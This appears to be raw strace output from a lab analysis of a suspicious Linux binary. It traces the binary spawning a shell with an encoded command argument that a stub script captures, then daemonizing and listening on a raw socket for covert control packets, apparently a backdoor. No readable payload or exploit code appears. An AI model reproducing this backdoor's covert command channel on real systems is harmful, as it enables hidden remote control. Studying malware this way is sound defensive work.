rt_sigaction(SIGXCPU, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGXFSZ, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGVTALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPROF, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR1, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR2, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0
socket(PF_UNIX, SOCK_STREAM, 0)         = 1
connect(1, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ECONNREFUSED (Connection refused)
close(1)                                = 0
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/lib/libnss_compat.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=219843, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\31\0\000"..., 4096)
= 4096
old_mmap(NULL, 45036, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4010e000
mprotect(0x40118000, 4076, PROT_NONE)   = 0
old_mmap(0x40118000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x9000) = 0x40118000
close(1)                                = 0
open("/lib/libnsl.so.1", O_RDONLY)      = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=370141, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20?\0\000"..., 4096)
= 4096
old_mmap(NULL, 88104, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40119000
mprotect(0x4012b000, 14376, PROT_NONE)  = 0
old_mmap(0x4012b000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x11000) = 0x4012b000
old_mmap(0x4012d000, 6184, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4012d000
close(1)                                = 0
brk(0x809b000)                          = 0x809b000
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
open("/etc/passwd", O_RDONLY)           = 1
fcntl(1, F_GETFD)                       = 0
fcntl(1, F_SETFD, FD_CLOEXEC)           = 0
fstat64(0x1, 0xbffff540)                = -1 ENOSYS (Function not
implemented)
fstat(1, {st_mode=S_IFREG|0644, st_size=60, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x4012f000
_llseek(1, 0, [0], SEEK_CUR)            = 0
read(1, "root:x:0:0:root:/:/bin/bash\ntest"..., 4096) = 60
close(1)                                = 0
munmap(0x4012f000, 4096)                = 0
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
open("/lib/libnss_files.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=246652, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p \0\000"..., 4096) =
4096
old_mmap(NULL, 36384, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4012f000
mprotect(0x40137000, 3616, PROT_NONE)   = 0
old_mmap(0x40137000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x7000) = 0x40137000
close(1)                                = 0
brk(0x809c000)                          = 0x809c000
brk(0x809e000)                          = 0x809e000
getcwd("/", 4095)                       = 2
getpid()                                = 945
```

```
getppid()                               = 944
stat(".", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
stat("/usr/kerberos/bin/sh", 0xbffff6a0) = -1 ENOENT (No such file or
directory)
stat("/usr/kerberos/bin/sh", 0xbffff6a0) = -1 ENOENT (No such file or
directory)
stat("/sbin/sh", 0xbffff6a0)            = -1 ENOENT (No such file or
directory)
stat("/usr/sbin/sh", 0xbffff6a0)        = -1 ENOENT (No such file or
directory)
stat("/bin/sh", {st_mode=S_IFREG|0755, st_size=316848, ...}) = 0
getpgrp()                               = 945
fcntl(-1, F_SETFD, FD_CLOEXEC)          = -1 EBADF (Bad file descriptor)
rt_sigaction(SIGCHLD, {0x805c190, [], 0x4000000}, {SIG_IGN}, 8) = 0
brk(0x809f000)                          = 0x809f000
brk(0x80a0000)                          = 0x80a0000
rt_sigprocmask(SIG_BLOCK, [INT CHLD], [], 8) = 0
fork()                                  = 949
[pid   945] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid   945] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid   945] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid   945] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid   945] rt_sigaction(SIGINT, {0x805b6a0, [], 0x4000000}, {0x804b8c0, [HUP
INT ILL TRAP ABRT BUS FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF
UNUSED], 0x4000000}, 8) = 0
[pid   945] wait4(-1,  <unfinished ...>
[pid   949] getpid()                    = 949
[pid   949] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid   949] rt_sigaction(SIGTSTP, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGTTOU, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGTTIN, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGHUP, {SIG_IGN}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGILL, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGTRAP, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGABRT, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGFPE, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGBUS, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGSEGV, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGUNUSED, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGPIPE, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGALRM, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGTERM, {SIG_IGN}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGXCPU, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGXFSZ, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGVTALRM, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGPROF, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGUSR1, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGUSR2, {SIG_DFL}, NULL, 8) = 0
[pid   949] rt_sigaction(SIGINT, {SIG_DFL}, {0x804b8c0, [HUP INT ILL TRAP
ABRT BUS FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED],
0x4000000}, 8) = 0
[pid   949] rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_IGN}, 8) = 0
[pid   949] rt_sigaction(SIGCHLD, {SIG_IGN}, {0x805c190, [], 0x4000000}, 8) =
0
[pid   949] open("/tmp/.hj237349", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 1
[pid   949] dup2(1, 2)                  = 2
[pid   949] fcntl(1, F_GETFD)           = 0
[pid   949] execve("/bin/csh", ["/bin/csh", "-f", "-c",
"\352\352\352\352\352\352\352\340\352\352\352\352\352\352"...], [/* 25 vars
*/]) = 0
[pid   949] brk(0)                      = 0x80994a0
[pid   949] old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40014000
[pid   949] open("/etc/ld.so.preload", O_RDONLY) = -1 ENOENT (No such file or
directory)
[pid   949] open("/etc/ld.so.cache", O_RDONLY) = -1 ENOENT (No such file or
directory)
[pid   949] open("/lib/i686/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No
such file or directory)
[pid   949] stat("/lib/i686/mmx", 0xbffff398) = -1 ENOENT (No such file or
directory)
[pid   949] open("/lib/i686/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
[pid   949] stat("/lib/i686", 0xbffff398) = -1 ENOENT (No such file or
directory)
```

```
[pid   949] open("/lib/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
[pid   949] stat("/lib/mmx", 0xbffff398) = -1 ENOENT (No such file or
directory)
[pid   949] open("/lib/libtermcap.so.2", O_RDONLY) = 3
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=12224, ...}) = 0
[pid   949] read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000\16\0"..., 4096) = 4096
[pid   949] old_mmap(NULL, 15304, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40015000
[pid   949] mprotect(0x40018000, 3016, PROT_NONE) = 0
[pid   949] old_mmap(0x40018000, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x2000) = 0x40018000
[pid   949] close(3)                    = 0
[pid   949] open("/lib/libc.so.6", O_RDONLY) = 3
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=4101324, ...}) = 0
[pid   949] read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\210\212"..., 4096) = 4096
[pid   949] old_mmap(NULL, 1001564, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40019000
[pid   949] mprotect(0x40106000, 30812, PROT_NONE) = 0
[pid   949] old_mmap(0x40106000, 16384, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0xec000) = 0x40106000
[pid   949] old_mmap(0x4010a000, 14428, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4010a000
[pid   949] close(3)                    = 0
[pid   949] mprotect(0x40019000, 970752, PROT_READ|PROT_WRITE) = 0
[pid   949] mprotect(0x40019000, 970752, PROT_READ|PROT_EXEC) = 0
[pid   949] personality(PER_LINUX)      = 0
[pid   949] getpid()                    = 949
[pid   949] getuid()                    = 0
[pid   949] getgid()                    = 0
[pid   949] geteuid()                   = 0
[pid   949] getegid()                   = 0
[pid   949] brk(0)                      = 0x80994a0
[pid   949] brk(0x80994c0)              = 0x80994c0
[pid   949] brk(0x809a000)              = 0x809a000
[pid   949] time(NULL)                  = 1021496253
[pid   949] rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_IGN}, 8) = 0
[pid   949] rt_sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGHUP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_IGN}, 8) = 0
[pid   949] rt_sigaction(SIGHUP, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP
ABRT BUS FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED],
0x4000000}, 8) = 0
[pid   949] rt_sigaction(SIGINT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGILL, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGTRAP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGABRT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGFPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGBUS, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGSEGV, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGUNUSED, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS
FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
```

```
[pid   949] rt_sigaction(SIGPIPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGTERM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_IGN}, 8) = 0
[pid   949] rt_sigaction(SIGTERM, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP
ABRT BUS FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED],
0x4000000}, 8) = 0
[pid   949] rt_sigaction(SIGXCPU, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGXFSZ, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGVTALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS
FPE USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGPROF, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGUSR1, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigaction(SIGUSR2, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000},
{SIG_DFL}, 8) = 0
[pid   949] rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
[pid   949] rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0
[pid   949] socket(PF_UNIX, SOCK_STREAM, 0) = 3
[pid   949] connect(3, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ECONNREFUSED (Connection refused)
[pid   949] close(3)                    = 0
[pid   949] open("/etc/nsswitch.conf", O_RDONLY) = -1 ENOENT (No such file or
directory)
[pid   949] open("/lib/libnss_compat.so.2", O_RDONLY) = 3
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=219843, ...}) = 0
[pid   949] read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\31\0\000"..., 4096) = 4096
[pid   949] old_mmap(NULL, 45036, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x4010e000
[pid   949] mprotect(0x40118000, 4076, PROT_NONE) = 0
[pid   949] old_mmap(0x40118000, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x9000) = 0x40118000
[pid   949] close(3)                    = 0
[pid   949] open("/lib/libnsl.so.1", O_RDONLY) = 3
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=370141, ...}) = 0
[pid   949] read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20?\0\000"..., 4096) = 4096
[pid   949] old_mmap(NULL, 88104, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40119000
[pid   949] mprotect(0x4012b000, 14376, PROT_NONE) = 0
[pid   949] old_mmap(0x4012b000, 8192, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x11000) = 0x4012b000
[pid   949] old_mmap(0x4012d000, 6184, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4012d000
[pid   949] close(3)                    = 0
[pid   949] brk(0x809b000)              = 0x809b000
[pid   949] open("/etc/nsswitch.conf", O_RDONLY) = -1 ENOENT (No such file or
directory)
[pid   949] uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
[pid   949] open("/etc/passwd", O_RDONLY) = 3
[pid   949] fcntl(3, F_GETFD)           = 0
[pid   949] fcntl(3, F_SETFD, FD_CLOEXEC) = 0
[pid   949] fstat64(0x3, 0xbffff550)    = -1 ENOSYS (Function not
implemented)
[pid   949] fstat(3, {st_mode=S_IFREG|0644, st_size=60, ...}) = 0
[pid   949] old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x4012f000
[pid   949] _llseek(3, 0, [0], SEEK_CUR) = 0
[pid   949] read(3, "root:x:0:0:root:/:/bin/bash\ntest"..., 4096) = 60
[pid   949] close(3)                    = 0
[pid   949] munmap(0x4012f000, 4096)    = 0
```

```
[pid   949] uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
[pid   949] open("/lib/libnss_files.so.2", O_RDONLY) = 3
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=246652, ...}) = 0
[pid   949] read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p
\0\000"..., 4096) = 4096
[pid   949] old_mmap(NULL, 36384, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x4012f000
[pid   949] mprotect(0x40137000, 3616, PROT_NONE) = 0
[pid   949] old_mmap(0x40137000, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x7000) = 0x40137000
[pid   949] close(3)                    = 0
[pid   949] brk(0x809c000)              = 0x809c000
[pid   949] brk(0x809e000)              = 0x809e000
[pid   949] getcwd("/", 4095)           = 2
[pid   949] getpid()                    = 949
[pid   949] getppid()                   = 945
[pid   949] stat(".", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
[pid   949] stat("/usr/kerberos/bin/sh", 0xbffff6b0) = -1 ENOENT (No such
file or directory)
[pid   949] stat("/usr/kerberos/bin/sh", 0xbffff6b0) = -1 ENOENT (No such
file or directory)
[pid   949] stat("/sbin/sh", 0xbffff6b0) = -1 ENOENT (No such file or
directory)
[pid   949] stat("/usr/sbin/sh", 0xbffff6b0) = -1 ENOENT (No such file or
directory)
[pid   949] stat("/bin/sh", {st_mode=S_IFREG|0755, st_size=316848, ...}) = 0
[pid   949] getpgrp()                   = 945
[pid   949] fcntl(-1, F_SETFD, FD_CLOEXEC) = -1 EBADF (Bad file descriptor)
[pid   949] rt_sigaction(SIGCHLD, {0x805c190, [], 0x4000000}, {SIG_IGN}, 8) =
0
[pid   949] open("/bin/csh", O_RDONLY)  = 3
[pid   949] lseek(3, 0, SEEK_CUR)       = 0
[pid   949] read(3, "#!/bin/sh\necho \"I was called wit"..., 80) = 73
[pid   949] lseek(3, 0, SEEK_SET)       = 0
[pid   949] fcntl(3, F_SETFD, FD_CLOEXEC) = 0
[pid   949] fcntl(3, F_GETFL)           = 0 (flags O_RDONLY)
[pid   949] fstat(3, {st_mode=S_IFREG|0755, st_size=73, ...}) = 0
[pid   949] lseek(3, 0, SEEK_CUR)       = 0
[pid   949] read(3, "#!/bin/sh\necho \"I was called wit"..., 73) = 73
[pid   949] brk(0x809f000)              = 0x809f000
[pid   949] open("/tmp/csh.out", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
[pid   949] fcntl(1, F_GETFD)           = 0
[pid   949] fcntl(1, F_DUPFD, 10)       = 10
[pid   949] fcntl(1, F_GETFD)           = 0
[pid   949] fcntl(10, F_SETFD, FD_CLOEXEC) = 0
[pid   949] dup2(4, 1)                  = 1
[pid   949] close(4)                    = 0
[pid   949] fstat(1, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
[pid   949] old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40138000
[pid   949] write(1, "I was called with -f -c
\352\352\352\352\352\352\352\340"..., 202) = 202
[pid   949] dup2(10, 1)                 = 1
[pid   949] fcntl(10, F_GETFD)          = 0x1 (flags FD_CLOEXEC)
[pid   949] close(10)                   = 0
[pid   949] write(1, "goodbye\n", 8)    = 8
[pid   949] munmap(0x40138000, 4096)    = 0
[pid   949] _exit(0)                    = ?
<... wait4 resumed> [WIFEXITED(s) && WEXITSTATUS(s) == 0], 0, NULL) = 949
rt_sigprocmask(SIG_BLOCK, [CHLD], [CHLD], 8) = 0
rt_sigprocmask(SIG_SETMASK, [CHLD], NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD (Child exited) ---
wait4(-1, 0xbffff564, WNOHANG, NULL)    = -1 ECHILD (No child processes)
sigreturn()                             = ? (mask now [])
rt_sigaction(SIGINT, {0x804b8c0, [], 0x4000000}, {0x805b6a0, [], 0x4000000},
8) = 0
_exit(0)                                = ?
```

```
bash# strace -f reverse/the-binary3
execve("reverse/the-binary3", ["reverse/the-binary3"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
```

```
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 951
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021496277
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021496280, 728308}, NULL) = 0
getpid()                                = 951
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021496280
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
--- SIGALRM (Alarm clock) ---
<... sigsuspend resumed> )              = -1 EINTR (Interrupted system call)
sigreturn()                             = ? (mask now [ALRM])
time(NULL)                              = 1021504084
sigaction(SIGALRM, {SIG_DFL}, NULL, 0x1e) = 0
alarm(0)                                = 0
sigprocmask(SIG_SETMASK, [], NULL)      = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x80575b0) = 0
time(NULL)                              = 1021504084
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

```
bash# strace -f reverse/the-binary4
execve("reverse/the-binary4", ["reverse/the-binary4"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 990
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504109
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
```

```
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa890) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa890) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa890) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa890) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa890) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021504112, 728109}, NULL) = 0
getpid()                                = 990
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpsppps3m.spain.hp.com", ...}) = 0
